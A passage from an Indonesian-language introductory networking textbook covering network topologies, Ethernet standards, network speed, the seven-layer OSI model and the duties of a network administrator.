- Biaya pemasangannya cukup rendah karena kabel twisted pair populer yang banyak dibutuhkan harganya cukup murah.
- Jaringan ini sebagian besar dapat diandalkan karena tidak bergantung pada satu mesin host.

Kekurangan Topologi Ring

- Mengganggu mungkin menjadi tugas yang cukup berat jika tidak ada peralatan uji khusus. Deteksi kesalahan pada kabel biasanya merupakan tantangan serius.
- Kegagalan dalam satu node menyebabkan kegagalan di seluruh jaringan karena token harus melalui setiap node untuk menyelesaikan siklus komunikasi dari pengirim ke tujuan.
- Penambahan perangkat jaringan baru memperlambat seluruh jaringan.
- Penundaan komunikasi meningkat seiring bertambahnya node/komponen jaringan.

Topologi Mesh



Dalam topologi mesh penuh, setiap perangkat jaringan memiliki link ke setiap perangkat lain dalam jaringan. Dengan kata sederhana, semua komputer terhubung satu sama lain melalui koneksi redundan.

Kelebihan Topologi Mesh

- Topologi mesh sangat andal karena kerusakan pada satu koneksi tidak mempengaruhi kerja node dalam jaringan.
- Komunikasi cepat karena setiap komputer memiliki koneksi dengan semua komputer lain di jaringan.
- Penambahan perangkat baru tidak berpengaruh pada perangkat lain di jaringan sehingga konfigurasi ulang menjadi cukup mudah.

Kekurangan Topologi Mesh

- Jaringan topologi mesh mempunyai kapasitas untuk menampung lebih banyak perangkat dan media transmisi dibandingkan topologi jaringan lainnya. Hal ini berarti biaya pengaturan jaringan mesh lebih tinggi dibandingkan jaringan lainnya.
- Jaringan topologi mesh biasanya terlalu besar untuk dikelola dan dipelihara secara efektif.
- Banyaknya redundansi pada jaringan mengurangi efisiensi jaringan secara signifikan.

Topologi Bus

Dalam topologi ini, semua node dalam suatu jaringan dihubungkan melalui satu kabel. Perangkat jaringan dihubungkan langsung ke kabel backbone atau melalui kabel drop. Ketika sebuah node ingin menyampaikan suatu pesan, ia meneruskannya ke seluruh jaringan. Pesan tersebut diterima oleh semua node jaringan, terlepas dari apakah pesan tersebut dialamatkan atau tidak. Topologi ini terutama diadopsi untuk jaringan standar 802.4 dan 802.3 (Ethernet). Konfigurasi topologi bus lebih sederhana dibandingkan dengan topologi lainnya.

Kabel backbone adalah "jalur tunggal" yang melaluinya pesan-pesan disampaikan ke semua node di jaringan. Topologi bus secara populer mengandalkan CSMA sebagai metode akses utama. CSMA merupakan media access control yang mengatur aliran data guna menjaga integritas data melalui jaringan. Ada dua opsi untuk penanganan masalah jika pesan disampaikan secara bersamaan oleh dua node di jaringan:

1. CD CSMA: CD adalah singkatan dari deteksi tabrakan. Jadi, CD CSMA adalah akses yang digunakan untuk deteksi tabrakan. Setelah tabrakan terdeteksi, transmisi dihentikan oleh stasiun pengirim. Metode akses ini didasarkan pada mekanisme "pemulihan setelah tabrakan".
2. CSMA CA: CA berarti penghindaran tabrakan. Merupakan metode akses yang menghindari tabrakan pada jaringan dengan memeriksa sibuk atau tidaknya media transmisi.

Ketika media transmisi sedang sibuk, pengirim akan bersantai dan bersantai hingga media tersebut tidak terisi. Teknik ini secara signifikan meminimalkan kemungkinan tabrakan pesan. Hal ini tidak memberikan harapan pada "pemulihan setelah tabrakan."

Kelebihan Topologi Bus

- Biaya pemasangannya rendah karena node-node saling terhubung secara langsung menggunakan kabel tanpa memerlukan hub atau switch.
- Dukungan untuk kecepatan data sedang dengan menggunakan kabel koaksial dan twisted pair yang memungkinkan hingga 10 Mbps saja.
- Menggunakan teknologi familiar yang membuat pemasangan dan pemecahan masalah menjadi mudah karena alat dan bahan sudah tersedia.
- Terdapat tingkat keandalan yang tinggi karena kegagalan satu node tidak berdampak pada node jaringan lainnya.

Kekurangan Topologi Bus

- Kabel cukup luas. Hal ini mungkin membuat prosesnya cukup membosankan.
- Pemecahan masalah kegagalan kabel sebagian besar menyusahkan sebagian besar administrator jaringan.
- Kemungkinan tabrakan pesan tinggi jika node yang berbeda mengirim pesan secara bersamaan.
- Penambahan node baru memperlambat seluruh jaringan.

- Perluasan jaringan menyebabkan redaman-hilangnya kekuatan sinyal. Hal ini dapat diperbaiki dengan penggunaan repeater (untuk meregenerasi sinyal).

Topologi Hibrid

Penggabungan topologi jaringan yang berbeda (setidaknya dua di antaranya) menghasilkan topologi lain yang secara konvensional disebut sebagai topologi hybrid. Ini adalah koneksi antara berbagai link dan komputer untuk transmisi data. Hibrida hanya dapat dibentuk oleh kombinasi topologi yang berbeda. Misalnya kombinasi topologi bus dan star. Namun kombinasi topologi serupa memang menghasilkan topologi hybrid.

Kelebihan Topologi Hybrid


- Masalah di satu bagian jaringan tidak mempengaruhi keseluruhan jaringan.
- Topologi hybrid memungkinkan jaringan untuk ditingkatkan lebih jauh dengan penambahan lebih banyak perangkat tanpa mengacaukan jaringan yang ada.
- Topologi jaringan ini cukup fleksibel. Suatu organisasi dapat menyesuaikan sifat jaringannya agar sesuai dengan kebutuhan dan kepentingan jaringan tertentu.
- Topologi jaringan sangat efektif karena dapat dirancang sedemikian rupa sehingga kekuatan jaringan dapat dimaksimalkan dan keterbatasan jaringan dapat diminimalkan.

Kekurangan Topologi Hybrid

- Topologi jaringan cukup kompleks. Oleh karena itu, terlalu sulit untuk menghasilkan desain arsitektur jaringan yang sesuai.
- Biayanya sangat mahal karena hub yang digunakan dalam jaringan komputer semacam ini berbeda dari hub biasa. Hub yang digunakan pada topologi ini lebih mahal. Selain itu, infrastruktur secara keseluruhan sangat mahal karena memerlukan banyak kabel, ditambah lebih banyak perangkat jaringan.

Topologi Star (Bintang)

Dalam topologi ini, komputer pusat, switch, atau hub menghubungkan semua node di jaringan. Perangkat pusat adalah server, sedangkan periferal adalah klien. Kabel koaksial atau RJ-45 Ethernet lebih disukai untuk koneksi jaringan node ke server. Switch adalah hub pilihan sebagai perangkat koneksi utama dalam topologi ini. Sejauh ini topologi ini paling banyak digunakan dalam implementasi jaringan.



Kelebihan Topologi Star

- Pemecahan masalah mudah dilakukan karena masalah ditangani di masing-masing stasiun.
- Fitur kontrol jaringan yang kompleks dapat diimplementasikan dengan mudah di sisi server-yang juga memungkinkan otomatisasi tugas-tugas tertentu.
- Terdapat kegagalan terbatas karena masalah pada satu kabel tidak menyebabkan masalah jaringan secara keseluruhan. Kesalahan pada kabel hanya dapat

mempengaruhi satu node di jaringan karena node tersebut tidak saling berhubungan melalui kabel.

- Port terbuka pada switch atau hub memungkinkan perluasan jaringan dengan mudah.
- Penggunaan kabel koaksial yang murah membuat topologi star sangat hemat biaya untuk diterapkan.
- Ia memiliki kapasitas untuk menangani kecepatan data hingga 100Mbps. Oleh karena itu, ia mendukung transmisi data dengan kecepatan sangat tinggi.

Kekurangan Topologi Star

- Jika perangkat penghubung pusat gagal atau tidak berfungsi, maka seluruh jaringan akan mati.
- Penggunaan kabel terkadang membuat perutean menjadi latihan perutean kabel yang melelahkan dan biasanya sulit dilakukan.

1.4 PERANGKAT JARINGAN

Dari sudut pandang fisik, sebuah jaringan bisa sangat sederhana – hanya dua komputer yang terhubung bersama untuk memindahkan data dari satu komputer ke komputer lainnya melalui kabel Ethernet sederhana. Namun bukan berarti jaringan ini akan tetap sederhana. Oleh karena itu, Anda harus mempertimbangkan setiap blok penyusun jaringan dalam desain awal meskipun tidak disertakan dalam tahap pertama implementasi.

Bahkan jika Anda bermaksud membangun jaringan rumah atau jaringan kantor kecil, Anda harus mengantisipasi kebutuhan masa depan selain hal-hal lain yang dimaksudkan untuk pembelian dan pemasangan tanpa ragu-ragu; baik mengakomodasi kebutuhan ruang, node, dan kabel segera atau membuat rencana untuk melakukan penambahan dan peningkatan. Melakukan hal ini akan menghemat waktu dalam jangka panjang dan dapat menghilangkan rasa frustrasi ketika menghubungkan server baru tidak berarti bahwa switch, router, atau hub juga harus diganti. Daftar berikut adalah titik awal yang baik untuk mengidentifikasi komponen jaringan yang diperlukan:

- Pencetak
- Host basis data
- Stasiun kerja dan pc klien
- Server file
- Laptop, notebook, dan perangkat genggam
- Perangkat keras periferal lainnya:
  - Perangkat antarmuka
  - Hard drive
  - Komponen peralihan dan perutean jaringan
  - Kamera web
  - Perangkat lunak jaringan dan pengguna akhir
  - Media yang dapat dilepas

Kecepatan Jaringan

Dalam jaringan komputer, kecepatan dan bandwidth hampir dapat dipertukarkan, namun sebenarnya tidak demikian. Jadi, apa itu kecepatan (dan bandwidth)?

Kecepatan jaringan adalah kecepatan bit sirkuit, sedangkan bandwidth adalah “kecepatan” yang akhirnya digunakan. Jadi, kecepatan mengacu pada throughput teoritis, sedangkan bandwidth adalah throughput sebenarnya. Dalam skenario internet, kita dapat menentukan kecepatan dengan cara berikut (sebenarnya bandwidth):

- Seberapa cepat atau lambat koneksi baru dapat dibuat.
- Berapa lama waktu yang dibutuhkan untuk melakukan streaming konten video dengan nyaman.
- Seberapa cepat atau diperlukan untuk mengunduh konten dari situs web.
- Seberapa cepat atau lambat halaman web terbuka.

Bandwidth memainkan peran penting dalam menentukan “kecepatan” suatu jaringan. Dalam dunia jaringan komputer, tidaklah konyol jika dikatakan bahwa bandwidth adalah kecepatan data yang merupakan antarmuka jaringan (koneksi).

Bandwidth jaringan Ethernet sangat bervariasi dari beberapa megabyte per detik (Mbps) hingga ribuan Mbps. Standar Wi-Fi yang berbeda menentukan kecepatan (bandwidth) yang berbeda, serta teknologi jaringan lainnya. Banyak faktor yang menyebabkan perbedaan kecepatan jaringan teoretis dan aktual. Beberapa faktornya antara lain:

- Protokol jaringan
- Overhead komunikasi dalam beragam komponen perangkat keras jaringan
- Sistem operasi

Yang penting, pembahasan tentang kecepatan jaringan tidak akan lengkap tanpa menyebut istilah latensi. Ini mengacu pada waktu transmisi data dari host jaringan ke server dan sebaliknya. Itu diukur dalam milidetik. Kadang-kadang dianggap sebagai "ping", yang idealnya direkam pada 10 ms. Latensi yang tinggi dikhawatirkan menyebabkan perlambatan dan buffering.

1.5 ARSITEKTUR JARINGAN ETHERNET

Arsitektur jaringan Ethernet adalah yang paling luas dari semua arsitektur jaringan di seluruh dunia. Kita akan memeriksa kedalaman arsitektur ini dan kemungkinan besar mencari tahu mengapa arsitektur ini begitu populer. Sebagian besar komponen periferal jaringan memiliki NIC bawaan. Hasilnya, mereka dapat dengan mudah dicolokkan ke stopkontak Ethernet. Perlu dicatat bahwa panjang kabel Ethernet standar yang telah ditentukan sebelumnya yaitu 100m dari hub atau switch tetap ada, bahkan jika menyangkut server cetak dan printer yang dilengkapi NIC, sama seperti halnya dengan stasiun kerja.

Printer yang tidak mempunyai NIC internal masih dapat digunakan pada jaringan dengan mendapatkan koneksi dengan server cetak jaringan melalui port paralel, serial, atau USB atau NIC onboard.

Cukuplah untuk mengatakan; Ethernet adalah arsitektur jaringan pasif yang menganut pendekatan tunggu dan dengarkan. Ini juga disebut sebagai arsitektur berbasis adversarial

karena semua komputer di jaringan harus bersaing dengan waktu transmisi pada media jaringan tertentu.

Akses ke jaringan Ethernet melalui CSMA/CD. Ini berarti bahwa host jaringan harus mendengarkan jaringan sampai media transmisi jelas sehingga mereka juga dapat melakukan transmisi. Pada dasarnya, mereka harus "merasakan" dan menentukan bahwa jalur tersebut memang jelas untuk memulai proses transmisi data mereka sendiri. Sebuah host jaringan hanya mengirimkan datanya setelah "merasa" bahwa transmisinya jelas. Jika terdapat beberapa transmisi, maka akan terjadi tumbukan atau tumbukan pada media transmisi. Mesin merasakan tabrakan dan segera menghentikan proses transmisinya.

Salah satu mesin memulai transmisi ulang sementara mesin lainnya menunggu hingga saluran selesai sebelum mereka dapat mengirimkan ulang datanya. Proses ini terjadi hingga semua jaringan menyelesaikan transmisinya.

Dengan cara yang sama, host menunggu dan mendengarkan data yang ditujukan untuk mereka. Ketika host tertentu merasakan bahwa masuknya berarti bagi mereka, mereka membuka pintu untuk penerimaannya dan benar-benar menerima data ke antarmuka NIC-nya. Ethernet ditandai dengan seringnya tabrakan. Akibatnya, beberapa perangkat mengalami tabrakan untuk memberi tahu Anda kapan terjadi tabrakan. Faktanya, tabrakan adalah keterbatasan utama arsitektur Ethernet. Di sisi lain, Ethernet adalah yang paling terjangkau dari semua arsitektur jaringan lainnya.

Catatan:

- Tabrakan memperlambat jaringan.
- Tabrakan yang berlebihan dapat menyebabkan kerusakan jaringan sepenuhnya.

Fast Ethernet

Ethernet tradisional memiliki kecepatan 10Mbps. Fast Ethernet menawarkan kecepatan yang lebih tinggi dari 10Mbps aslinya. Ini memiliki kecepatan transfer 100Mbps. Throughputnya lebih tinggi dibandingkan standar Ethernet tradisional karena waktu yang diperlukan untuk mengirimkan data melalui media jaringan telah diminimalkan sebanyak 10 kali lipat. Dengan demikian, Fast Ethernet bekerja pada kecepatan 10 kali lipat kecepatan tradisional 10Mbps.

Secara tradisional, hub dan perangkat penghubung lainnya dirancang untuk mengakomodasi kecepatan transfer 10 Mbps. Untuk perangkat tersebut, Fast Ethernet tidak didukung. Untungnya, banyak perangkat penghubung dilengkapi dengan NIC yang dapat menangani kecepatan transfer 10Mbps dan 100Mbps dengan nyaman. Artinya, perangkat tersebut dapat mengakomodasi Ethernet 10Mbps asli dan juga Fast Ethernet.

Gigabit Ethernet

Ini adalah versi Ethernet lain yang bahkan lebih cepat daripada Fast Ethernet. Ia menggunakan format data dan spesifikasi IEEE Ethernet yang sama, sama seperti Ethernets-10Mbps dan Fast Ethernet lainnya.

Dengan Gigabit Ethernet, pengguna dapat menikmati transfer 1000Mbps di jaringan. Tidak seperti Fast Ethernet yang beroperasi pada kabel twisted-pair dan kabel serat optik, Gigabit Ethernet pada awalnya terbatas pada kabel serat optik. Hal ini memerlukan LAN yang

dilengkapi dengan server khusus dan switch berkecepatan tinggi. Gigabit Ethernet dianggap sebagai tulang punggung LAN besar yang membutuhkan kecepatan transmisi tinggi.

Saat ini, siapa pun dapat menikmati kecepatan tinggi Gigabit Ethernet yang luar biasa karena ia dikemas dalam kartu jaringan yang dapat dipasang dengan mudah di server jaringan dan klien jaringan.

Spesifikasi Kabel Ethernet IEEE

Berikut ini adalah daftar yang menunjukkan beberapa spesifikasi Ethernet:

- 802.3 untuk LAN Ethernet
- 802.5 untuk LAN Token-Ring
- 802.7 untuk TAG Pita Lebar
- 802.8 untuk TAG Serat Optik
- 802.9 untuk Jaringan Data dan Suara Terintegrasi
- 802.10 untuk Keamanan Jaringan
- 802.11 untuk Jaringan Nirkabel

Catatan: TAG adalah singkatan dari Technical Advisory Group. Hal-hal berikut harus diperhatikan:

- Ethernet didefinisikan dengan baik oleh spesifikasi IEEE 802.3.
- Ia bekerja di Lapisan Data Link model OSI.
- Sejumlah jenis Ethernet IEEE tersedia tergantung pada sifat kabel yang disukai pada jaringan komputer tertentu.

Jenis Ethernet-Gigabit Ethernet dan Fast Ether- ini ditandai dengan nama 3 bagian, seperti 10BASE-T. Bagian pertama dari namanya menggambarkan kecepatan transmisi. Misalnya, 10 menentukan Ethernet 10Mbps.

Bagian kedua dari namanya, yang merupakan “basis” untuk semua bentuk Ethernet yang berbeda, menunjukkan bahwa sinyal Ethernet adalah pita dasar. Artinya, data mengalir dalam aliran sebagai satu sinyal. Jenis transmisi data ini tidak memungkinkan transmisi beberapa saluran data atau informasi seperti halnya alternatifnya - broadband.

Bagian terakhir dari nama tipe Ethernet menentukan jenis kabel yang digunakan. Misalnya, dalam 10BASE-T, T menunjukkan kabel pasangan terpilin, dan dianggap sebagai kabel pasangan terpilin tanpa pelindung.

10BASE-T: Ethernet jenis ini bekerja dengan kabel twisted-pair (kabel twisted-pair tanpa pelindung). Panjang kabel maksimum (tanpa amplifikasi sinyal) adalah 100m. 10BASE-T dapat dioperasikan pada topologi star.

10BASE-2: Ethernet jenis ini bekerja dengan kabel koaksial yang cukup fleksibel (RG-58A/U I atau thinnet), dengan panjang kabel maksimum 185m (dibulatkan menjadi 200. Jadi, 2 dalam 10BASE-2). Dengan penggunaan konektor T untuk menghubungkan kabel ke kartu jaringan host jaringan, 10BASE-2 menggunakan topologi bus. Meskipun 10BASE-2 selalu menjadi pilihan yang paling ramah kantong untuk implementasi Ethernet, pengaturan 10BASE-T saat ini adalah yang paling luas.

10BASE-5: Ini adalah jenis Ethernet yang menggunakan kabel koaksial berukuran besar (juga disebut sebagai jaringan tebal), dan host di jaringan dihubungkan ke jalur utama. Kabel dari host jaringan bergabung dengan kabel utama menggunakan tab vampir, yang menembus kabel utama utama.

100BASE-TX: Ini adalah jenis Fast Ethernet yang mengandalkan kabel UTP Kategori 5 yang sama dengan yang tersedia pada 10BASE-T Ethernet. Perlakuan ini juga dapat menggunakan kabel twisted pair berpelindung 100 Ohm. Panjang kabel maksimum tanpa adanya repeater adalah 100 meter.

100BASE-T4: Ini adalah jenis Fast Ethernet yang berjalan pada kabel Kategori 5, seperti halnya 100BASE-TX. Namun, kabel ini juga dapat dijalankan pada kabel twisted-pair tingkat rendah seperti Kategori 3 dan 4. Dalam jenis Ethernet ini, panjang kabel maksimum adalah panjang standar 100m.

100BASE-FX: Ini adalah jenis Fast Ethernet yang membentang melalui kabel serat optik dengan panjang maksimum 412m.

1000Base-T: Ini adalah jenis Gigabit Ethernet yang memberikan 1000Mbps melalui kabel twisted pair Kategori 5.

10Gigabit Ethernet: Ini adalah jenis Ethernet yang mengirimkan 10 miliar bit per detik melalui kabel serat optik.

1.6 MODEL OSI

OSI, secara penuh, adalah Interkoneksi Sistem Terbuka. Model ini menawarkan deskripsi cara informasi dan data dari suatu aplikasi perangkat lunak ditransmisikan melalui media fisik ke aplikasi perangkat lunak lain di komputer yang sama sekali tidak berhubungan. Model referensi ini terdiri dari tujuh lapisan. Setiap lapisan memiliki peran tertentu untuk dimainkan.

Model Referensi OSI lahir pada tahun 1984 oleh Organisasi Internasional (ISO). Di zaman modern, ini dianggap sebagai model arsitektur dasar untuk komunikasi antar komputer.

Dalam model OSI, seluruh tugas dipecah menjadi 7 bagian yang lebih kecil dan dapat dikelola. Lapisan diberi peran berbeda-setiap lapisan diberi tugas khusus untuk ditangani. Selain itu, setiap lapisan dilengkapi dengan perlengkapan yang memadai untuk menangani tugasnya secara mandiri.

Karakteristik Model OSI

Model OSI secara garis besar dibagi menjadi dua lapisan: lapisan atas dan lapisan bawah. Lapisan atas mencakup lapisan berbeda berikut:

- Mengangkut
- Presentasi
- Aplikasi
- Sidang

Lapisan bawah mencakup lapisan berbeda berikut:

- Fisik

- Hubungan data
- Jaringan

Lapisan atas model ini terutama menangani masalah yang berkaitan dengan aplikasi. Masalah-masalah tersebut dijalankan dalam perangkat lunak. Lapisan yang paling dekat (atau paling atas) dengan pengguna adalah lapisan aplikasi. Pengguna akhir berinteraksi dengan aplikasi perangkat lunak seperti halnya perangkat lunak aplikasi.

Jika suatu lapisan dikatakan sebagai lapisan atas, maka dikatakan demikian pula lapisan lainnya. Lapisan atas adalah lapisan yang terletak tepat di atas lapisan lainnya. Lapisan bawah model ini menangani masalah transportasi data. Implementasi data link, serta lapisan fisik, terjadi pada perangkat lunak dan perangkat keras. Dalam model ini, lapisan fisik berdiri sebagai lapisan paling bawah. Itu juga yang paling dekat dengan media fisik. Terutama, lapisan fisik memberikan informasi yang diperlukan ke media fisik.

Gambar 2.1 Hierarki OSI 7 Layer

Peran Masing-Masing dari 7 Lapisan

Kita akan fokus pada fungsi lapisan unik model Referensi OSI dari yang terendah hingga yang paling atas.

Lapisan Fisik

- *Transmisi Data:* Ini mendefinisikan mode transmisi antara dua perangkat jaringan-apakah itu mode dupleks penuh, setengah dupleks, atau simpleks.
- *Konfigurasi Jalur:* Ini menawarkan definisi yang jelas tentang cara dua atau lebih perangkat jaringan terhubung secara fisik.
- *Sinyal:* lapisan fisik menentukan sifat sinyal yang digunakan untuk mengirimkan informasi.
- *Topologi:* Lapisan fisik menawarkan definisi komprehensif tentang susunan perangkat jaringan.

Lapisan Data Link

Lapisan ini diberi tugas untuk memastikan transfer data frame data bebas kesalahan melalui jaringan. Ini juga mendefinisikan format data pada jaringan. Lapisan data link

memastikan adanya komunikasi yang andal dan efisien antar perangkat jaringan. Ia bertanggung jawab atas identifikasi unik setiap perangkat yang ditemukan di jaringan.
Lapisan data link terdiri dari dua lapisan berikut:

1. Lapisan kontrol tautan logis: Ini mentransfer paket ke lapisan jaringan tujuan. Selain itu, ini mengidentifikasi alamat spesifik lapisan jaringan penerima dari header paket. Selanjutnya, kontrol aliran diimplementasikan pada lapisan ini.
2. Lapisan kontrol akses media: Ini mengacu pada tautan yang ada antara lapisan fisik dan lapisan kontrol tautan. Inilah yang mentransfer paket data melalui jaringan.

Fungsi Sebenarnya Lapisan Data Link

- *Pembingkaian:* lapisan data link melakukan penerjemahan aliran bit mentah lapisan fisik ke dalam paket data yang disebut bingkai. Itu menambahkan header dan trailer ke bingkai data. Header berisi alamat penerima dan sumber.
- *Pengalamatan fisik:* Lapisan pengalamatan fisik memasukkan header ke frame. Header ini memiliki alamat penerima. Bingkai dikirim ke penerima yang alamatnya tertera di header.
- *Kontrol aliran data:* Ini adalah peran utama lapisan data link. Ia mempertahankan kecepatan data yang konstan sehingga tidak ada data yang rusak saat transit.
- *Pengendalian kesalahan:* Hal ini dicapai dengan penambahan cyclic redundant check (CRC) pada trailer yang dimasukkan ke dalam paket data sebelum dikirim ke lapisan fisik. Jika terjadi kesalahan, penerima dapat meminta transmisi ulang frame yang rusak.
- *Kontrol akses:* Lapisan ini menentukan perangkat jaringan mana yang diberikan prioritas utama dibandingkan tautan pada saat tertentu.

Lapisan Jaringan

Ini adalah nomor 3 pada model Referensi OSI 7 lapisan. Ini menangani penetapan alamat IP perangkat dan melacak lokasi perangkat di jaringan. Berdasarkan kondisi jaringan, lapisan menentukan jalur yang paling disukai untuk transfer data dari pengirim ke penerima. Kondisi lain yang menjadi pertimbangan dalam menentukan jalur terbaik antara lain adalah prioritas pelayanan.

Lapisan ini diberi tanggung jawab untuk merutekan dan meneruskan paket — router beberapa perangkat di lapisan 3. Router ditentukan dalam lapisan jaringan dan digunakan untuk menawarkan layanan perutean dalam internetwork komputer. Protokol yang digunakan dalam perutean lalu lintas jaringan termasuk IPv6 dan IP.

Fungsi Lapisan Jaringan

- Pengalamatan: Lapisan ini memastikan bahwa alamat tujuan dan sumber ditambahkan ke header frame. Pengalamatan sangat membantu dalam identifikasi perangkat di jaringan.
- Internetworking: Lapisan jaringan menawarkan tautan logis antara perangkat jaringan.
- Packetizing: Lapisan jaringan menerima frame dari lapisan atas dan mengubahnya menjadi paket-paket dalam proses yang secara konvensional disebut sebagai packetizing. Hal ini diwujudkan oleh protokol Internet.

Lapisan Transportasi

Ini adalah lapisan nomor 4 dalam model. Lapisan ini memastikan bahwa ia mengikuti urutan pengirimannya. Ini memastikan tidak terjadi duplikasi data. Bisnis inti lapisan ini adalah memastikan bahwa data ditransfer secara total. Lapisan fisik menerima data dari lapisan atas dan membaginya lagi menjadi bagian-bagian yang lebih kecil yang disebut sebagai segmen. Lapisan ini menyediakan komunikasi antara tujuan dan sumber —dari ujung ke ujung—untuk keandalan data. Ini juga bisa disebut sebagai lapisan ujung ke ujung. Ada dua protokol yang diimplementasikan pada lapisan ini: Protokol kontrol transmisi (TCP) dan Protokol datagram pengguna (UDP)

TCP

TCP adalah kependekan dari Protokol Kontrol Transmisi. Ini adalah protokol standar yang memungkinkan sistem untuk berbagi pesan/informasi melalui internet. Protokol menetapkan dan menjaga hubungan antar host. TCP membagi data menjadi unit-unit lebih kecil yang disebut segmen. Segmen yang dihasilkan tidak melakukan perjalanan melalui internet menggunakan rute yang sama. Mereka mencapai tujuan tanpa tujuan tertentu. Namun, TCP menyusun ulang segmen individu di tujuan untuk menyusun kembali pesan asli.

Protokol Datagram Pengguna (UDP)

Ini juga merupakan protokol lapisan transport. Berbeda dengan TCP, sumber tidak menerima pengakuan apa pun saat tujuan menerima data. Hal ini membuat protokol menjadi tidak dapat diandalkan.

Fungsi Lapisan Transportasi

Sedangkan lapisan jaringan melakukan transmisi data dari satu mesin ke mesin lainnya, lapisan transportlah yang memastikan transmisi data ke proses yang sesuai.

- *Segmentasi dan perakitan kembali:* Lapisan ini menerima pesan dari lapisan atasnya. Itu kemudian membagi seluruh pesan menjadi beberapa bagian kecil. Lapisan tersebut memberikan nomor urut ke setiap segmen untuk identifikasi. Pada titik tujuan, lapisan transport menyusun kembali segmen-segmen berdasarkan nomor urut untuk membentuk pesan asli.
- *Pengalamatan titik layanan:* Pengalamatan titik layanan memungkinkan komputer menjalankan beberapa aplikasi secara bersamaan. Hal ini juga memungkinkan transmisi data ke penerima tidak hanya dari satu mesin ke mesin lain tetapi juga dari satu proses ke proses lainnya. Lapisan transport menambahkan alamat port atau alamat titik layanan ke paket.
- *Kontrol aliran:* Lapisan ini juga memastikan kontrol data. Pengendalian data dilakukan dari ujung ke ujung, namun tidak melalui satu tautan khusus.
- *Kontrol koneksi:* ada dua layanan yang ditawarkan transportasi — layanan tanpa koneksi dan berbasis koneksi. Layanan connectionless menganggap setiap segmen sebagai paket yang berbeda. Paket-paket tersebut berjalan melalui rute yang berbeda ke tujuan. Di sisi lain, layanan berbasis koneksi membuat koneksi dengan transport mesin tujuan sebelum paket dikirimkan. Dalam layanan berbasis koneksi, semua paket bergerak pada satu rute.

- *Pengendalian kesalahan:* Sama seperti pengendalian data, hal ini dicapai secara end-to-end-bukan melalui satu link. Lapisan transport di sumber memastikan bahwa pesan sampai ke tujuannya bebas dari kesalahan.

Lapisan Sesi

Lapisan ini menetapkan, memelihara, dan menyinkronkan interaksi antara perangkat jaringan yang berkomunikasi.

Fungsi Lapisan Sesi

- *Sinkronisasi:* Lapisan sesi menambahkan pos pemeriksaan secara berurutan selama transmisi data. Jika terjadi kesalahan di sepanjang jalan, transmisi ulang data dilakukan dari pos pemeriksaan tertentu. Seluruh proses disebut sebagai sinkronisasi dan pemulihan.
- *Kontrol dialog:* Lapisan ini berfungsi sebagai pengontrol dialog. Lapisan ini dicapai dengan memulai dialog antara dua proses. Alternatifnya, lapisan tersebut dapat dikatakan mengotorisasi komunikasi antara satu proses dan proses lainnya. Ini bisa berupa half-duplex atau full-duplex.

Lapisan Presentasi

Lapisan ini terutama berkaitan dengan bahasa dan format informasi yang ditransfer antara dua perangkat jaringan. Ini adalah "penerjemah" jaringan. Lapisan presentasi adalah bagian dari sistem operasi. Ini adalah bagian dari sistem operasi yang melakukan percakapan data dari format presentasi tertentu ke format presentasi lain. Lapisan ini disebut juga Lapisan Sintaks.

Peran Lapisan Presentasi

Lapisan tersebut melakukan konversi data dari format berbasis pengirim ke format umum menjadi format yang bergantung pada penerima di komputer tujuan.

- **Enkripsi**
  Lapisan presentasi melakukan enkripsi untuk menjamin privasi data. Enkripsi adalah proses yang melibatkan konversi informasi yang dikirimkan dari pengirim menjadi bentuk unik lainnya yang kemudian dikirimkan melalui jaringan.
- **Terjemahan**
  Proses dalam sistem yang berbeda bertukar informasi dalam bentuk nomor karakter, string karakter, dan banyak lagi. Teknik pengkodean yang berbeda diterapkan pada mesin komputasi yang berbeda. Ini adalah lapisan presentasi yang menangani interoperabilitas di antara keduanya, tidak seperti teknik pengkodean.
- **Kompresi**
  Presentasi memampatkan data sebelum ditransmisikan. Kompresi melibatkan pengurangan jumlah bit. Proses ini penting, terutama dalam transmisi berbagai multimedia seperti file video dan audio.

Lapisan Aplikasi

Lapisan ini menawarkan antarmuka bagi pengguna dan aplikasi untuk mengakses sumber daya di jaringan. Ini menangani masalah jaringan seperti alokasi sumber daya,

transparansi, dan banyak lagi. Ini bukan sebuah aplikasi. Itu hanya memainkan peran lapisan aplikasinya. Ini menyediakan layanan jaringan kepada pengguna akhir.

Peran Lapisan Aplikasi

Akses, transfer, dan pengelolaan file: Lapisan ini memungkinkan pengguna mengakses file dari jarak jauh, mengambilnya, dan tetap mengelolanya dari jarak jauh.

- Layanan email: Lapisan ini menawarkan penyimpanan email dan fasilitas penyimpanan penerusan.
- Layanan direktori: Lapisan ini menawarkan basis database terdistribusi. Hal ini penting dalam penyediaan informasi penting tentang objek yang berbeda.

Administrator Jaringan

Agar jaringan dapat menjalankan fungsinya sesuai keinginan, selalu ada individu yang diberi tanggung jawab untuk bekerja tanpa lelah untuk membuat pengalaman berjejaring menjadi sesuatu yang menarik. Orang itu, biasanya beroperasi di belakang layar, dikenal sebagai administrator jaringan. Operator jaringan memastikan bahwa jaringannya mutakhir dan berfungsi dengan baik.

Seorang administrator jaringan melakukan banyak tugas sebagai pemenuhan mandatnya. Singkatnya, berikut ini adalah tugas utama yang harus dilakukan oleh administrator jaringan:

- Penyimpanan jaringan fisik dan manajemen cloud.
- Pengujian dasar dan langkah-langkah penegakan keamanan.
- Menawarkan bantuan kepada arsitek jaringan dengan pekerjaan desain model jaringan.
- Sistem operasi dan manajemen server.
- Pembaruan dan penerapan perangkat lunak.
- Pemecahan masalah jaringan.
- Pekerjaan perbaikan dan peningkatan jaringan.
- Konfigurasi perangkat lunak jaringan seperti switch, router dan server.

Seorang administrator jaringan harus memiliki pengetahuan dan keterampilan yang tinggi di bidang TI, khususnya dalam jaringan komputer. Mereka harus mampu berpikir kritis dan memiliki kemampuan analitis yang kuat sehingga dapat menangani permasalahan jaringan yang kompleks secara efektif.

Tabrakan dan Domain Siaran

